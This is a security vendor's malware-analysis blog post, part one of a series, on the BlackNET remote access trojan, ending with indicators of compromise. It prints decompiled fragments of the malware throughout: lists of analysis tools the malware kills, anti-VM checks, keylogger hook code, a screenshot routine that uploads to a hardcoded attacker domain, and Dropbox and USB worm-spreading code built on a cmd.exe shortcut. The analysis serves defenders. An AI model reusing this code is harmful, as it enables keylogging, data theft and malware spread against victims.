Dark Side Of BlackNET RAT

Published: 2020-12-24 · Archived: 2026-04-05 18:25:16 UTC

The global impact of the COVID-19 pandemic on people's lives has been significant, be it on health, livelihood or work life. This has proven advantageous for the threat actors who have begun to look for vulnerabilities, especially, in remote access services, thereby exploiting the Work From Home situation of the general public. The pandemic has also created enormous opportunities for n00b malware authors, especially with the Malware-as-a-Service (MaaS) business model taking shape in the cybercrime world.

Nowadays, social media applications are being used for interacting within the cybersec community and keeping oneself updated. Some of the most prevalent social media apps are Telegram and Discord. In this pandemic time, we found lots of channels being created in Telegram and Discord that share malware and hacking tools which pose a threat to the users. We, the Threat Intelligence Team at K7 Labs have been monitoring hacker forums and these kinds of social media applications for possible threats. While monitoring, we noticed a builder version of BlackNET tool being shared in the channel (as shown in Figure 1) and on the same day we also noticed a compiled version of BlackNET RAT in the wild. BlackNET caught our attention because it was advertised as a RAT with strong lateral movement capabilities.



Figure 1: Telegram Channel

This BlackNET RAT is not new; there are already a few blogs on the same which have been posted publicly like "c0d3inj3cT", "Malwarebytes" , however, this tool is still being updated and the latest version is BlackNet v3.7 which is freely available on GitHub and the developer calls himself "BlackHacker511".

This is part 1 of our blog on BlackNET RAT that discusses how the compiled malicious executable from this tool propagates via USB, Dropbox including its Anti-Analyzing, Anti-VM, keylogging and Remote Desktop functionalities. Other interesting techniques used by this malware will be discussed in detail in our upcoming blog posts.

BlackNET RAT is a Remote Access Trojan that adds devices to the BlackNET botnet. It is a free, advanced and modern Windows botnet with a secure PHP panel built using VB.NET. This botnet controller comes with a lot of features such as:

- Keylogger
- Password Stealer
- Stealing Browser History and Cookies
- Executing Shell Command
- Uninstalling Client
- USB spread and Dropbox spread
- Bitcoin wallets

Important point to be noted is that the developers of this tool update the RAT quite frequently with newer functionalities.

This tool's compiled executable output mimics the file version of legitimate svchost.exe so as to operate covertly. This malevolent executable is also equipped with Anti-debugging and Anti-VM features that complicates the reversing process.

This malware uses multiple techniques such as Anti-detection, DDOS attack, Keylogger, Remote Desktop, Watchdog, USB spread, Dropbox spread and also persistence techniques as shown in Figure 2.



Figure 2: Malicious functions named after techniques used

Anti-Analyzing

This malware carries a predefined list of tool names which are typically used by a malware researcher to monitor a malware's behaviour (as shown in Figure 3). The malware checks whether any of the tools from the predefined list is running in the victim's system by fetching the active process names using **GETPROCESSESBYNAME** method and kills the process which are matching in the list. The malware also looks for the main window name of the open windows in the system by using **PROCESS.MAINWINDOWTITLE** method and compares it with the predefined list of malware analysing tools names as shown in Figure 3.

```
string[] array = new string[27]
{
    "procexp",
    "SbieCtrl",
    "SpyTheSpy",
    "SpeedGear",
    "wireshark",
    "mbam",
    "apateDNS",
    "IPBlocker",
    "cports",
    "ProcessHacker",
    "KeyScrambler",
    "TiGeR-Firewall",
    "Tcpview",
    "xn5x",
    "smsniff",
    "exeinfoPE",
    "regshot",
    "RogueKiller",
    "NetSnifferCs",
    "taskmgr",
    "Reflector",
    "capsa",
    "NetworkMiner",
    "AdvancedProcessController",
    "ProcessLassoLauncher",
    "ProcessLasso",
    "SystemExplorer"
};
```

```
string[] array2 = new string[18]
{
    "ApateDNS",
    "Malwarebytes Anti-Malware",
    "Malwarebytes Anti-Malware",
    "TCPEye",
    "SmartSniff",
    "Active Ports",
    "ProcessEye",
    "MKN TaskExplorer",
    "CurrPorts",
    "System Explorer",
    "DiamondCS Port Explorer",
    "VirusTotal",
    "Metascan Online",
    "Speed Gear",
    "The Wireshark Network Analyzer",
    "Sandboxie Control",
    "ApateDNS",
    ".NET Reflector"
};
```

Figure 3: Predefined list of malware analysis tool names

Anti-VM Technique

This malware verifies if it is running within a controlled virtual environment by checking for specific dll names like "**vmguestlib.dll**" for VmWare, "**vboxmrxnp.dll**" for Virtual Box and by using LoadLibrary API it loads "**sbiedll.dll**" to check whether the dll is available inside the system to detect Sandboxie VMs (as shown in Figure 4). Once a virtual environment is detected, the malware uses cmd.exe to self delete and exit the environment.

```
public void ST(string File)
    {
        try
        {
            if (System.IO.File.Exists(Environment.GetFolderPath(Environment.
                SpecialFolder.System) + "\\vmGuestLib.dll"))
            {
                D(File);
            }
        }
        try
        {
            if (System.IO.File.Exists(Environment.GetEnvironmentVariable("windir")
                + "\\vboxmrxnp.dll"))
            {
                D(File);
            }
        }
        try
        {
            if (LoadLibrary("SbieDll.dll"))
            {
                D(File);
            }
        }
```

Figure 4: Anti-VM Technique

Keylogger

The BlackNET RAT developer uses LimeLogger code for logging the key strokes. Since these developers are genuine, they have mentioned the use of LimeLogger code in their builder file, and have given credits to the creator on their GitHub page as shown in Figure 5.

Using HookCallback function and KeyboardLayout function they collect all the keystrokes and store them in a text file under temp folder as shown in Figure 6 and it also stores sent information from malware and receives information from C&C server in the same log file.

```
internal sealed class LimeLogger
{
    private delegate IntPtr LowLevelKeyboardProc(int nCode, IntPtr wParam, IntPtr lParam);

    private static string s = new FileInfo(Application.ExecutablePath).Name;

    private static readonly string loggerPath = Path.GetTempPath() + "\\" + s + ".txt";

    private static string CurrentActiveWindowTitle;

    public static Clock Clock = new Clock();
```

Figure 6: LimeLogger Code

In the HookCallback function, the threat actor have used the **GetKeyState** API to capture the keystrokes and call the **KeyboardLayout** function. Here **MapVirtualKey** API is used to translate the captured virtual key into scan code and **ToUnicodeEx** API is used to convert scan code to character and stores it in a buffer. Then it returns the key character and writes it in the log file as shown in Figure 7 and Figure 8.

```
private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam)
{
    if ((nCode >= 0 && wParam == (IntPtr)256) ? true : false)
    {
        int num = Marshal.ReadInt32(lParam);
        bool flag = (GetKeyState(20) & 0xFFFF) != 0;
        bool flag2 = ((GetKeyState(160) & 0x8000) != 0 || (GetKeyState(161)
            & 0x8000) != 0) ? true : false;
        string text = KeyboardLayout(checked((uint)num));
        text = ((((!flag && !flag2) || 1 == 0) ? text.ToLower() : text.
            ToUpper());
```

Figure 7: Keylogger function

```
private static string KeyboardLayout(uint vkCode)
{
    //Discarded unreachable code: IL_0061
    uint lpdwProcessId = 0u;
    try
    {
        StringBuilder stringBuilder = new StringBuilder();
        byte[] lpKeyState = new byte[256];
        if (!GetKeyboardState(lpKeyState))
        {
            return "";
        }
        uint wScanCode = MapVirtualKey(vkCode, 0u);
        IntPtr keyboardLayout = GetKeyboardLayout(GetWindowThreadProcessId(
            GetForegroundWindow(), out lpdwProcessId));
        ToUnicodeEx(vkCode, wScanCode, lpKeyState, stringBuilder, 5, 0u,
            keyboardLayout);
        return stringBuilder.ToString();
    }
```

Figure 8: KeyboardLayout function

Remote Desktop

The main feature for this malware is to capture screenshots of the victim's system screen and send it to the current host domain **"hxxp[:]//redbulllogistics[.]online/blackie"** which has been pre-defined in its Form1 function as shown in Figure 9.

```
public Form1()
{
    base.Load += new EventHandler(Form1_Load);
    __ENCAddToList(this);
    Host = "http://redbulllogistics.online/blackie";
    ID = "company";
```

Figure 9: Domain name used by attacker

The domain "hxxp[:]//redbulllogistics[.]online/blackie" was registered on **June 18, 2020** and updated on **Dec 5, 2020** which was the day this client malware file was detected in the wild.

The remote desktop function takes screenshots using **Graphics.CopyFromScreen** function. Then it saves the file as company.png in the temp folder and uploads the files to **"hxxp[:]//redbulllogistics[.]online/blackie/upload.php?id="** using **socket.uploadfile** function as shown in Figure 10.

```
public object TakeScreen(string filename)
    {
        //Discarded unreachable code: IL_0079
        try
        {
            Size primaryMonitorSize = SystemInformation.PrimaryMonitorSize;
            Bitmap bitmap = new Bitmap(primaryMonitorSize.Width,
                primaryMonitorSize.Height);
            Graphics graphics = Graphics.FromImage(bitmap);
            Point upperLeftSource = new Point(0, 0);
            Point upperLeftDestination = new Point(0, 0);
            graphics.CopyFromScreen(upperLeftSource, upperLeftDestination,
                primaryMonitorSize);
            graphics.Flush();
            bitmap.Save(filename, ImageFormat.Png);
            Upload(filename);
            object result = default(object);
            return result;
        }
private object Upload(string screenshot)
    {
        try
        {
            MyProject.Computer.Network.UploadFile(screenshot, Host + "/
                upload.php?id=" + ID);
            return true;
        }
```

Figure 10: Function to take screenshot and send it to the attacker

The attacker uses mutex in this malware to check whether the file is already running in the system, mutex value used by this malware is **"BN[GRLdNjTe-8793677]"**.

Dropbox Spread

The latest feature of BlackNET malware is Dropbox spread, a cloud storage provider. Here the attacker penetrates into the userprofile and creates a folder name as dropbox under the victim's user profile. Then it drops the malware and changes the malware file's name to **"Adobe Photoshop CS.exe"** as shown in Figure 11.

```
public static object SpreadFile()
{
    try
    {
        if (!File.Exists(Conversions.ToString(Operators.ConcatenateObject(
            Operators.ConcatenateObject(GetDropbox(), "\\"), "Adobe Photoshop
            CS.exe"))))
        {
            File.Copy(Application.ExecutablePath, Conversions.ToString(Operators.
                ConcatenateObject(Operators.ConcatenateObject(GetDropbox(), "\\"),
                "Adobe Photoshop CS.exe")), true);
        }
        return true;
    }
}

public static object GetDropbox()
{
    //Discarded unreachable code: IL_002b, IL_0032
    string text = Environment.GetEnvironmentVariable("USERPROFILE") + "\\Dropbox";
    if (!Directory.Exists(text))
    {
        return "None";
    }
    return text;
}
```

Figure 11: Dropbox spread

USB Spread

This is the most important feature available on this BlackNET RAT where it also shows worm behaviour. Initially, when the malware is installed, it also checks whether the USB Drive is mounted or not. With that information, the attacker sends instruction via the C&C server to spread through removable drives. In Figure 12, we can see that if an external drive is available, it checks for availability of free space and whether it is a removable drive or CD-ROM. Then it copies the malware to the removable drive with a link file for the malware with a default text icon and re-names it as "**Windows_update.exe"** with a hidden attribute.

```
if (driveInfo.IsReady && (((driveInfo.TotalFreeSpace > 0) & (driveInfo.DriveType ==
    DriveType.Removable)) | (driveInfo.DriveType == DriveType.CDRom)))
{
    try
    {
        if (!File.Exists(driveInfo.Name + ExeName))
        {
            File.Copy(Application.ExecutablePath, driveInfo.Name + ExeName, true);
            File.SetAttributes(driveInfo.Name + ExeName, FileAttributes.Hidden);
        }
```

Figure 12: Copying the malware to the removable Drive

To create lnk file in a removable drive it calls lnk function as shown in Figure 13. The malware first deletes the old file with lnk extensions and using **wscript.shell** creates a new lnk file and using cmd.exe it executes inside the drive to infect another system which uses this removable drive. Through this method it propagates to different systems.

```
public object lnk(DriveInfo x, string xx, string ico)
{
   object instance = NewLateBinding.LateGet(Interaction.CreateObject("WScript.Shell"), null,
       "CreateShortcut", new object[1]
   {
      x.Name + new FileInfo(xx).Name + ".lnk"
   }, null, null, null);
   NewLateBinding.LateSetComplex(instance, null, "TargetPath", new object[1]
   {
      "cmd.exe"
   }, null, null, false, true);
   NewLateBinding.LateSetComplex(instance, null, "WorkingDirectory", new object[1]
   {
      ""
   }, null, null, false, true);
   NewLateBinding.LateSetComplex(instance, null, "Arguments", new object[1]
   {
      "/c start " + ExeName.Replace(" ", "\" \"") + "&explorer /root,\"%CD%" + new
         DirectoryInfo(xx).Name + "\" & exit"
   }, null, null, false, true);

}
```

Figure 13: Creating lnk File on Removable Drive

In the upcoming blog we will be discussing how the attacker sends instructions to the botnet along with how the client file is updated with newer functionalities and the malware's persistence techniques to stay stealthy. Next blog post also throws light on other malicious behaviour of the BlackNET RAT like disabling windows defender, password stealing, stealing browser cookies and XMR Mining.

Indicators Of Compromise (IOCs):

MD5	File name	K7 Detection Name
d826c6d5d9deef005d705b99cac11016	invoice.exe	Trojan (004b9b591)
0e8b2a12d51fe0257ccf231606eda3dd	svchost.exe	Trojan (005722cc1)
af54eda77ed2ea3b3ab8b8ed6d2883bf	svchost.exe	Trojan (0052d5341)
5abc07a97fa739ba257b4f90bc1464c3	Antidetect7.exe	Trojan (005721421)
E426C21445DAE36D36BB5D1CFE9D383B	Blacknet Builder	Trojan (0001140e1)
35DCBC7EB742DD4F1EDFBCCF7826C724	Stub.exe	Trojan (004c54d71)
D13D370C3858C9811E70F95D554D2C6	Watcher.exe	Riskware (0040eff71)
15AC279DFAB997846C0BB9441861F0FA	Passwordstealer.dll	Spyware (004bf6371)

to Part 2…
